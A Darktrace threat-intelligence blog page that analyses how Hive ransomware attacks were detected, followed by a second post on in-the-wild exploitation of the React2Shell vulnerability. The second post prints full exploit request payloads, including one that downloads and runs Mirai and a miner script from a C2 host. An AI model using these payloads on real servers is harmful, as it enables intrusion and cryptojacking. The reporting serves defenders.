
Blog
/
Network
/
May 23, 2023

Darktrace’s Detection of a Hive Ransomware-as-Service

This blog investigates a new strain of ransomware, Hive, a ransomware-as-a-service. Darktrace was able to provide full visibility over the attacks.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Emily Megan Lim
Cyber Analyst
Default blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
23
May 2023

Update: On January 26, 2023, the Hive ransomware group was dismantled and servers associated with the sale of the ransomware were taken offline following an investigation by the FBI, German law enforcement and the National Crime Agency (NCA). The activity detailed in this blog took place in 2022, whilst the group was still active.

RaaS in Cyber Security

The threat of ransomware continues to be a constant concern for security teams across the cyber threat landscape. With the growing popularity of Ransomware-as-a-Service (RaaS), it is becoming more and more accessible for even inexperienced would-be attackers. As a result of this low barrier to entry, the volume of ransomware attacks is expected to increase significantly.

What’s more, RaaS is a highly tailorable market in which buyers can choose from varied kits and features to use in their ransomware deployments meaning attacks will rarely behave the same. To effectively detect and safeguard against these differentiations, it is crucial to implement security measures that put the emphasis on detecting anomalies and focusing on deviations in expected behavior, rather than relying on depreciated indicators of compromise (IoC) lists or playbooks that focus on attack chains unable to keep pace with the increasing speed of ransomware evolution.

In early 2022, Darktrace DETECT/Network™ identified several instances of Hive ransomware on the networks of multiple customers. Using its anomaly-based detection, Darktrace was able to successfully detect the attacks and multiple stages of the kill chain, including command and control (C2) activity, lateral movement, data exfiltration, and ultimately data encryption and the writing of ransom notes.

Hive Ransomware 

Hive ransomware is a relatively new strain that was first observed in the wild in June 2021. It is known to target a variety of industries including healthcare, energy providers, and retailers, and has reportedly attacked over 1,500 organizations, collecting more than USD 100m in ransom payments [1].

Hive is distributed via a RaaS model where its developers update and maintain the code, in return for a percentage of the eventual ransom payment, while users (or affiliates) are given the tools to carry out attacks using a highly sophisticated and complex malware they would otherwise be unable to use. Hive uses typical tactics, techniques and procedures (TTPs) associated with ransomware, though they do vary depending on the Hive affiliate carrying out the attack.

In most cases a double extortion attack is carried out, whereby data is first exfiltrated and then encrypted before a ransom demand is made. This gives attackers extra leverage as victims are at risk of having their sensitive data leaked to the public on websites such as the ‘HiveLeaks’ TOR website.

Attack Timeline

Owing to the highly customizable nature of RaaS, the tactics and methods employed by Hive actors are expected to differ on a case-by-case basis. Nonetheless in the majority of Hive ransomware incidents identified on Darktrace customer environments, Darktrace DETECT observed the following general attack stages and features. This is possibly indicative of the attacks originating from the same threat actor(s) or from a widely sold batch with a particular configuration to a variety of actors.

Figure 1: A typical timeline of a Hive attack observed by Darktrace.

Initial Access 

Although Hive actors are known to gain initial access to networks through multiple different vectors, the two primary methods reported by security researchers are the exploitation of Microsoft Exchange vulnerabilities, or the distribution of phishing emails with malicious attachments [2][3].

In the early stages of one Hive ransomware attack observed on the network of a Darktrace customer, for example, Darktrace detected a device connecting to the rare external location 23.81.246[.]84, with a PowerShell user agent via HTTP. During this connection, the device attempted to download an executable file named “file.exe”. It is possible that the file was initially accessed and delivered via a phishing email; however, as Darktrace/Email was not enabled at the time of the attack, this was outside of Darktrace’s purview. Fortunately, the connection failed the proxy authentication was thus blocked as seen in the packet capture (PCAP) in Figure 2. 

Shortly after this attempted download, the same device started to receive a high volume of incoming SSL connections from a rare external endpoint, namely 146.70.87[.]132. Darktrace logged that this endpoint was using an SSL certificate signed by Go Daddy CA, an easily obtainable and accessible SSL certificate, and that the increase in incoming SSL connections from this endpoint was unusual behavior for this device. 

It is likely that this highly anomalous activity detected by Darktrace indicates when the ransomware attack began, likely initial payload download.  

Darktrace DETECT models:

  • Anomalous Connection / Powershell to Rare External
  • Anomalous Server Activity / New Internet Facing System

Figure 2: PCAP of the HTTP connection to the rare endpoint 23.81.246[.]84 showing the failed proxy authentication.

C2 Beaconing 

Following the successful initial access, Hive actors begin to establish their C2 infrastructure on infected networks through numerous connections to C2 servers, and the download of additional stagers. 

On customer networks infected by Hive ransomware, Darktrace identified devices initiating a high volume of connections to multiple rare endpoints. This very likely represented C2 beaconing to the attacker’s infrastructure. In one particular example, further open-source intelligence (OSINT) investigation revealed that these endpoints were associated with Cobalt Strike.

Darktrace DETECT models:

  • Anomalous Connection / Multiple Connections to New External TCP
  • Anomalous Server Activity / Anomalous External Activity from Critical Network Device
  • Compromise / High Volume of Connections with Beacon Score
  • Compromise / Sustained SSL or HTTP Increase
  • Compromise / Suspicious HTTP Beacons to Dotted Quad 
  • Compromise / SSL or HTTP Beacon
  • Device / Lateral Movement and C2 Activity

Internal Reconnaissance, Lateral Movement and Privilege Escalation

After C2 infrastructure has been established, Hive actors typically begin to uninstall antivirus products in an attempt to remain undetected on the network [3]. They also perform internal reconnaissance to look for vulnerabilities and open channels and attempt to move laterally throughout the network.

Amid the C2 connections, Darktrace was able to detect network scanning activity associated with the attack when a device on one customer network was observed initiating an unusually high volume of connections to other internal devices. A critical network device was also seen writing an executable file “mimikatz.exe” via SMB which appears to be the Mimikatz attack tool commonly used for credential harvesting. 

There were also several detections of lateral movement attempts via RDP and DCE-RPC where the attackers successfully authenticated using an “Administrator” credential. In one instance, a device was also observed performing ITaskScheduler activity. This service is used to remotely control tasks running on machines and is commonly observed as part of malicious lateral movement activity. Darktrace DETECT understood that the above activity represented a deviation from the devices’ normal pattern of behavior and the following models were breached:

Darktrace DETECT models:

  • Anomalous Connection / Anomalous DRSGetNCChanges Operation
  • Anomalous Connection / New or Uncommon Service Control
  • Anomalous Connection / Unusual Admin RDP Session
  • Anomalous Connection / Unusual SMB Version 1 Connectivity
  • Compliance / SMB Drive Write
  • Device / Anomalous ITaskScheduler Activity
  • Device / Attack and Recon Tools
  • Device / Attack and Recon Tools In SMB
  • Device / EXE Files Distributed to Multiple Devices
  • Device / Suspicious Network Scan Activity
  • Device / Increase in New RPC Services
  • User / New Admin Credentials on Server

Data Exfiltration

At this stage of the attack, Hive actors have been known to carry out data exfiltration activity on infected networks using a variety of different methods. The Cybersecurity & Infrastructure Security Agency (CISA) reported that “Hive actors exfiltrate data likely using a combination of Rclone and the cloud storage service Mega[.]nz” [4]. Darktrace DETECT identified an example of this when a device on one customer network was observed making HTTP connections to endpoints related to Mega, including “w.apa.mega.co[.]nz”, with the user agent “rclone/v1.57.0” with at least 3 GiB of data being transferred externally (Figure 3). The same device was also observed transferring at least 3.6 GiB of data via SSL to the rare external IP, 158.51.85[.]157.

Figure 3: A summary of a device’s external connections to multiple endpoints and the respective amounts of data exfiltrated to Mega storage endpoints.

In another case, a device was observed uploading over 16 GiB of data to a rare external endpoint 93.115.27[.]71 over SSH. The endpoint in question was seen in earlier beaconing activity suggesting that this was likely an exfiltration event. 

However, Hive ransomware, like any other RaaS kit, can differ greatly in its techniques and features, and it is important to note that data exfiltration may not always be present in a Hive ransomware attack. In one incident detected by Darktrace, there were no signs of any data leaving the customer environment, indicating data exfiltration was not part of the Hive actor’s objectives.

Darktrace DETECT models:

  • Anomalous Connection / Data Sent to Rare Domain
  • Anomalous Connection / Lots of New Connections
  • Anomalous Connection / Multiple HTTP POSTs to Rare Hostname
  • Anomalous Connection / Suspicious Self-Signed SSL
  • Anomalous Connection / Uncommon 1 GiB Outbound
  • Device / New User Agent and New IP
  • Unusual Activity / Unusual External Data to New Endpoints
  • Unusual Activity / Unusual External Data Transfer
  • Unusual Activity / Enhanced Unusual External Data Transfer

Ransomware Deployment

In the final stage of a typical Hive ransomware attack, the ransomware payload is deployed and begins to encrypt files on infected devices. On one customer network, Darktrace detected several devices connecting to domain controllers (DC) to read a file named “xxx.exe”. Several sources have linked this file name with the Hive ransomware payload [5].

In another example, Darktrace DETECT observed multiple devices downloading the executable files “nua64.exe” and “nua64.dll” from a rare external location, 194.156.90[.]25. OSINT investigation revealed that the files are associated with Hive ransomware.

Figure 4: Security vendor analysis of the malicious file hash [6] associated with Hive ransomware. 

Shortly after the download of this executable, multiple devices were observed performing an unusual amount of file encryption, appending randomly generated strings of characters to file extensions. 

Although it has been reported that earlier versions of Hive ransomware encrypted files with a “.hive” extension [7], Darktrace observed across multiple customers that encrypted files had extensions that were partially-randomized, but consistently 20 characters long, matching the regular expression “[a-zA-Z0-9\-\_]{8}[\-\_]{1}[A-Za-z0-9\-\_]{11}”.

Figure 5: Device Event Log showing SMB reads and writes of encrypted files with a randomly generated extension of 20 characters. 

Following the successful encryption of files, Hive proceeds to drop a ransom note, named “HOW_TO_DECRYPT.txt”, into each affected directory. Typically, the ransom note will contain a link to Hive’s “sales department” and, in the event that exfiltration took place, a link to the “HiveLeaks” site, where attackers threaten to publish exfiltrated data if their demands are not met (Figure 6).  In cases of Hive ransomware detected by Darktrace, multiple devices were observed attempting to contact “HiveLeaks” TOR domains, suggesting that endpoint users had followed links provided to them in ransom notes.

Figure 6: Sample of a Hive ransom note [4].

Examples of file extensions:

  • 36C-AT9-_wm82GvBoCPC
  • 36C-AT9--y6Z1G-RFHDT
  • 36C-AT9-_x2x7FctFJ_q
  • 36C-AT9-_zK16HRC3QiL
  • 8KAIgoDP-wkQ5gnYGhrd
  • kPemi_iF_11GRoa9vb29
  • kPemi_iF_0RERIS1m7x8
  • kPemi_iF_7u7e5zp6enp
  • kPemi_iF_y4u7pB3d3f3
  • U-9Xb0-k__T0U9NJPz-_
  • U-9Xb0-k_6SkA8Njo5pa
  • zm4RoSR1_5HMd_r4a5a9 

Darktrace DETECT models:

  • Anomalous Connection / SMB Enumeration
  • Anomalous Connection / Sustained MIME Type Conversion
  • Anomalous Connection / Unusual Admin SMB Session
  • Anomalous File / Internal / Additional Extension Appended to SMB File
  • Compliance / SMB Drive Write
  • Compromise / Ransomware / Suspicious SMB Activity
  • Compromise / Ransomware / Ransom or Offensive Words Written to SMB
  • Compromise / Ransomware / Possible Ransom Note Write
  • Compromise / High Priority Tor2Web
  • Compromise / Tor2Web
  • Device / EXE Files Distributed to Multiple Devices

Conclusion

As Hive ransomware attacks are carried out by different affiliates using varying deployment kits, the tactics employed tend to vary and new IoCs are regularly identified. Furthermore, in 2022 a new variant of Hive was written using the Rust programming language. This represented a major upgrade to Hive, improving its defense evasion techniques and making it even harder to detect [8]. 

Hive is just one of many RaaS offerings currently on the market, and this market is only expected to grow in usage and diversity of presentations.  As ransomware becomes more accessible and easier to deploy it is essential for organizations to adopt efficient security measures to identify ransomware at the earliest possible stage. 

Darktrace DETECT’s Self-Learning AI understands customer networks and learns the expected patterns of behavior across an organization’s digital estate. Using its anomaly-based detection Darktrace is able to identify emerging threats through the detection of unusual or unexpected behavior, without relying on rules and signatures, or known IoCs. 

Credit to: Emily Megan Lim, Cyber Analyst, Hyeongyung Yeom, Senior Cyber Analyst & Analyst Team Lead.

Appendices

MITRE AT&CK Mapping

Reconnaissance

T1595.001 – Scanning IP Blocks

T1595.002 – Vulnerability Scanning

Resource Development

T1583.006 – Web Services

Initial Access

T1078 – Valid Accounts

T1190 – Exploit Public-Facing Application

T1200 – Hardware Additions

Execution

T1053.005 – Scheduled Task

T1059.001 – PowerShell

Persistence/Privilege Escalation

T1053.005 – Scheduled Task

T1078 – Valid Accounts

Defense Evasion

T1078 – Valid Accounts

T1207 – Rogue Domain Controller

T1550.002 – Pass the Hash

Discovery

T1018 – Remote System Discovery

T1046 – Network Service Discovery

T1083 – File and Directory Discovery

T1135 – Network Share Discovery

Lateral Movement

T1021.001 – Remote Desktop Protocol

T1021.002 – SMB/Windows Admin Shares

T1021.003 – Distributed Component Object Model

T1080 – Taint Shared Content

T1210 – Exploitation of Remote Services

T1550.002 – Pass the Hash

T1570 – Lateral Tool Transfer

Collection

T1185 – Man in the Browser

Command and Control

T1001 – Data Obfuscation

T1071 – Application Layer Protocol

T1071.001 – Web Protocols

T1090.003 – Multi-hop proxy

T1095 – Non-Application Layer Protocol

T1102.003 – One-Way Communication

T1571 – Non-Standard Port

Exfiltration

T1041 – Exfiltration Over C2 Channel

T1567.002 – Exfiltration to Cloud Storage

Impact

T1486 – Data Encrypted for Impact

T1489 – Service Stop

List of IoCs 

23.81.246[.]84 - IP Address - Likely Malicious File Download Endpoint

146.70.87[.]132 - IP Address - Possible Ransomware Endpoint

5.199.162[.]220 - IP Address - C2 Endpoint

23.227.178[.]65 - IP Address - C2 Endpoint

46.166.161[.]68 - IP Address - C2 Endpoint

46.166.161[.]93 - IP Address - C2 Endpoint

93.115.25[.]139 - IP Address - C2 Endpoint

185.150.1117[.]189 - IP Address - C2 Endpoint

192.53.123[.]202 - IP Address - C2 Endpoint

209.133.223[.]164 - IP Address - Likely C2 Endpoint

cltrixworkspace1[.]com - Domain - C2 Endpoint

vpnupdaters[.]com - Domain - C2 Endpoint

93.115.27[.]71 - IP Address - Possible Exfiltration Endpoint

158.51.85[.]157 - IP Address - Possible Exfiltration Endpoint

w.api.mega.co[.]nz - Domain - Possible Exfiltration Endpoint

*.userstorage.mega.co[.]nz - Domain - Possible Exfiltration Endpoint

741cc67d2e75b6048e96db9d9e2e78bb9a327e87 - SHA1 Hash - Hive Ransomware File

2f9da37641b204ef2645661df9f075005e2295a5 - SHA1 Hash - Likely Hive Ransomware File

hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd[.]onion - TOR Domain - Likely Hive Endpoint

References

[1] https://www.justice.gov/opa/pr/us-department-justice-disrupts-hive-ransomware-variant

[2] https://www.varonis.com/blog/hive-ransomware-analysis

[3] https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-hive 

[4]https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-321a

[5] https://www.trendmicro.com/en_us/research/22/c/nokoyawa-ransomware-possibly-related-to-hive-.html

[6] https://www.virustotal.com/gui/file/60f6a63e366e6729e97949622abd9de6d7988bba66f85a4ac8a52f99d3cb4764/detection

[7] https://heimdalsecurity.com/blog/what-is-hive-ransomware/

[8] https://www.microsoft.com/en-us/security/blog/2022/07/05/hive-ransomware-gets-upgrades-in-rust/ 

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Emily Megan Lim
Cyber Analyst

More in this series

No items found.

Blog

/

Network

/

December 11, 2025

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within Hours

React2Shell: How Opportunist Attackers Exploited CVE-2025-55182 Within HoursDefault blog imageDefault blog image

What is React2Shell?

CVE-2025-55182, also known as React2Shell is a vulnerability within React server components that allows for an unauthenticated attacker to gain remote code execution with a single request. The severity of this vulnerability and ease of exploitability has led to threat actors opportunistically exploiting it within a matter of days of its public disclosure.

Darktrace security researchers rapidly deployed a new honeypot using the Cloudypots system, allowing for the monitoring of exploitation of the vulnerability in the wild.

Cloudypots is a system that enables virtual instances of vulnerable applications to be deployed in the cloud and monitored for attack. This approach allows for Darktrace to deploy high-interaction, realistic honeypots, that appear as genuine deployments of vulnerable software to attackers.

This blog will explore one such campaign, nicknamed “Nuts & Bolts” based on the naming used in payloads.

Analysis of the React2Shell exploit

The React2Shell exploit relies on an insecure deserialization vulnerability within React Server Components’ “Flight” protocol. This protocol uses a custom serialization scheme that security researchers discovered could be abused to run arbitrary JavaScript by crafting the serialized data in a specific way. This is possible because the framework did not perform proper type checking, allowing an attacker to reference types that can be abused to craft a chain that resolves to an anonymous function, and then invoke it with the desired JavaScript as a promise chain.

This code execution can then be used to load the ‘child_process’ node module and execute any command on the target server.

The vulnerability was discovered on December 3, 2025, with a patch made available on the same day [1]. Within 30 hours of the patch, a publicly available proof of concept emerged that could be used to exploit any vulnerable server. This rapid timeline left many servers remaining unpatched by the time attackers began actively exploiting the vulnerability.

Initial access

The threat actor behind the “Nuts & Bolts” campaign uses a spreader server with IP 95.214.52[.]170 to infect victims. The IP appears to be located in Poland and is associated with a hosting provided known as MEVSPACE. The spreader is highly aggressive, launching exploitation attempts, roughly every hour.

When scanning, he spreader primarily targets port 3000, which is the default port for a NEXT.js server in a default or development configuration. It is possible the attacker is avoiding port 80 and 443, as these are more likely to have reverse proxies or WAFs in front of the server, which could disrupt exploitation attempts.

When the spreader finds a new host with port 3000 open, it begins by testing if it is vulnerable to React2Shell by sending a crafted request to run the ‘whoami’ command and store the output in an error digest that is returned to the attacker.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(whoami)',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

The above snippet is the core part of the crafted request that performs the execution. This allows the attacker to confirm that the server is vulnerable and fetch the user account under which the NEXT.js process is running, which is useful information for determining if a target is worth attacking.

From here, the attacker then sends an additional request to run the actual payload on the victim server.

{"then": "$1:proto:then","status": "resolved_model","reason": -1,"value": "{"then":"$B1337"}","_response": {"_prefix": "var res=process.mainModule.require('child_process').execSync('(cd /dev;(busybox wget -O x86 hxxp://89[.]144.31.18/nuts/x86%7C%7Ccurl -s -o x86 hxxp://89[.]144.31.18/nuts/x86 );chmod 777 x86;./x86 reactOnMynuts;(busybox wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||wget -q hxxp://89[.]144.31.18/nuts/bolts -O-||curl -s hxxp://89[.]144.31.18/nuts/bolts)%7Csh)&',{'timeout':120000}).toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'), {digest:${res}});","_chunks": "$Q2","_formData": {"get": "$1:constructor:constructor"}}}

This snippet attempts to deploy several payloads by using wget (or curl if wget fails) into the /dev directory and execute them. The x86 binary is a Mirai variant that does not appear to have any major alterations to regular Mirai. The ‘nuts/bolts’ endpoint returns a bash script, which is then executed. The script includes several log statements throughout its execution to provide visibility into which parts ran successfully. Similar to the ‘whoami’ request, the output is placed in an error digest for the attacker to review.

In this case, the command-and-control (C2) IP, 89[.]144.31.18, is hosted on a different server operated by a German hosting provider named myPrepaidServer, which offers virtual private server (VPS) services and accepts cryptocurrency payments [2].  

Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.
Figure 1: Logs observed in the NEXT.JS console as a result of exploitation. In this case, the honeypot was attacked just two minutes after being deployed.

Nuts & Bolts script

This script’s primary purpose is to prepare the box for a cryptocurrency miner.

The script starts by attempting to terminate any competing cryptocurrency miner processes using ‘pkill’ that match on a specific name. It will check for and terminate:

  • xmrig
  • softirq (this also matches a system process, which it will fail to kill each invocation)
  • watcher
  • /tmp/a.sh
  • health.sh

Following this, the script will checks for a process named “fghgf”. If it is not running, it will retrieve hxxp://89[.]144.31.18/nuts/lc and write it to /dev/ijnegrrinje.json, as well as retrieving hxxp://89[.]144.31.18/nuts/x and writing it to /dev/fghgf. The script will the executes /dev/fghgf -c /dev/ijnegrrinje.json -B in the background, which is an XMRig miner.

The XMRig deployment script.
Figure 2: The XMRig deployment script.

The miner is configured to connect to two private pools at 37[.]114.37.94 and 37[.]114.37.82, using  “poop” as both the username and password. The use of a private pool conceals the associated wallet address. From here, a short bash script is dropped to /dev/stink.sh. This script continuously crawls all running processes on the system and reads their /proc/pid/exe path, which contains a copy of the original executable that was run. The ‘strings’ utility is run to output all valid ASCII strings found within the data and checks to see if contains either “xmrig”, “rondo” or “UPX 5”. If so, it sends a SIGKILL to the process to terminate it.

Additionally, it will run ‘ls –l’ on the exe path in case it is symlinked to a specific path or has been deleted. If the output contains any of the following strings, the script sends a SIGKILL to terminate the program:

  • (deleted) - Indicates that the original executable was deleted from the disk, a common tactic used by malware to evade detection.
  • xmrig
  • hash
  • watcher
  • /dev/a
  • softirq
  • rondo
  • UPX 5.02
 The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.
Figure 3: The killer loop and the dropper. In this case ${R}/${K} resolves to /dev/stink.sh.

Darktrace observations in customer environments  

Following the public disclosure of CVE‑2025‑55182 on December, Darktrace observed multiple exploitation attempts across customer environments beginning around December 4. Darktrace triage identified a series of consistent indicators of compromise (IoCs). By consolidating indicators across multiple deployments and repeat infrastructure clusters, Darktrace identified a consistent kill chain involving shell‑script downloads and HTTP beaconing.

In one example, on December 5, Darktrace observed external connections to malicious IoC endpoints (172.245.5[.]61:38085, 5.255.121[.]141, 193.34.213[.]15), followed by additional connections to other potentially malicious endpoint. These appeared related to the IoCs detailed above, as one suspicious IP address shared the same ASN. After this suspicious external connectivity, Darktrace observed cryptomining-related activity. A few hours later, the device initiated potential lateral movement activity, attempting SMB and RDP sessions with other internal devices on the network. These chain of events appear to identify this activity to be related to the malicious campaign of the exploitation of React2Shell vulnerability.

Generally, outbound HTTP traffic was observed to ports in the range of 3000–3011, most notably port 3001. Requests frequently originated from scripted tools, with user agents such as curl/7.76.1, curl/8.5.0, Wget/1.21.4, and other generic HTTP signatures. The URIs associated with these requests included paths like /nuts/x86 and /n2/x86, as well as long, randomized shell script names such as /gfdsgsdfhfsd_ghsfdgsfdgsdfg.sh. In some cases, parameterized loaders were observed, using query strings like: /?h=<ip>&p=<port>&t=<proto>&a=l64&stage=true.  

Infrastructure analysis revealed repeated callbacks to IP-only hosts linked to ASN AS200593 (Prospero OOO), a well-known “bulletproof” hosting provider often utilized by cyber criminals [3], including addresses such as 193.24.123[.]68:3001 and 91.215.85[.]42:3000, alongside other nodes hosting payloads and staging content.

Darktrace model coverage

Darktrace model coverage consistently highlighted behaviors indicative of exploitation. Among the most frequent detections were anomalous server activity on new, non-standard ports and HTTP requests posted to IP addresses without hostnames, often using uncommon application protocols. Models also flagged the appearance of new user agents such as curl and wget originating from internet-facing systems, representing an unusual deviation from baseline behavior.  

Additionally, observed activity included the download of scripts and executable files from rare external sources, with Darktrace’s Autonomous Response capability intervening to block suspicious transfers, when enabled. Beaconing patterns were another strong signal, with detections for HTTP beaconing to new or rare IP addresses, sustained SSL or HTTP increases, and long-running compromise indicators such as “Beacon for 4 Days” and “Slow Beaconing.”

Conclusion

While this opportunistic campaign to exploit the React2Shell exploit is not particularly sophisticated, it demonstrates that attackers can rapidly prototyping new methods to take advantage of novel vulnerabilities before widespread patching occurs. With a time to infection of only two minutes from the initial deployment of the honeypot, this serves as a clear reminder that patching vulnerabilities as soon as they are released is paramount.

Credit to Nathaniel Bill (Malware Research Engineer), George Kim (Analyst Consulting Lead – AMS), Calum Hall (Technical Content Researcher), Tara Gould (Malware Research Lead, and Signe Zaharka (Principal Cyber Analyst).

Edited by Ryan Traill (Analyst Content Lead)

Appendices

IoCs

Spreader IP - 95[.]214.52.170

C2 IP - 89[.]144.31.18

Mirai hash - 858874057e3df990ccd7958a38936545938630410bde0c0c4b116f92733b1ddb

Xmrig hash - aa6e0f4939135feed4c771e4e4e9c22b6cedceb437628c70a85aeb6f1fe728fa

Config hash - 318320a09de5778af0bf3e4853d270fd2d390e176822dec51e0545e038232666

Monero pool 1 - 37[.]114.37.94

Monero pool 2 - 37[.]114.37.82

References  

[1] https://nvd.nist.gov/vuln/detail/CVE-2025-55182

[2] https://myprepaid-server.com/

[3] https://krebsonsecurity.com/2025/02/notorious-malware-spam-host-prospero-moves-to-kaspersky-lab

Darktrace Model Coverage

Anomalous Connection::Application Protocol on Uncommon Port

Anomalous Connection::New User Agent to IP Without Hostname

Anomalous Connection::Posting HTTP to IP Without Hostname

Anomalous File::Script and EXE from Rare External

Anomalous File::Script from Rare External Location

Anomalous Server Activity::New User Agent from Internet Facing System

Anomalous Server Activity::Rare External from Server

Antigena::Network::External Threat::Antigena Suspicious File Block

Antigena::Network::External Threat::Antigena Watched Domain Block

Compromise::Beacon for 4 Days

Compromise::Beacon to Young Endpoint

Compromise::Beaconing Activity To External Rare

Compromise::High Volume of Connections with Beacon Score

Compromise::HTTP Beaconing to New IP

Compromise::HTTP Beaconing to Rare Destination

Compromise::Large Number of Suspicious Failed Connections

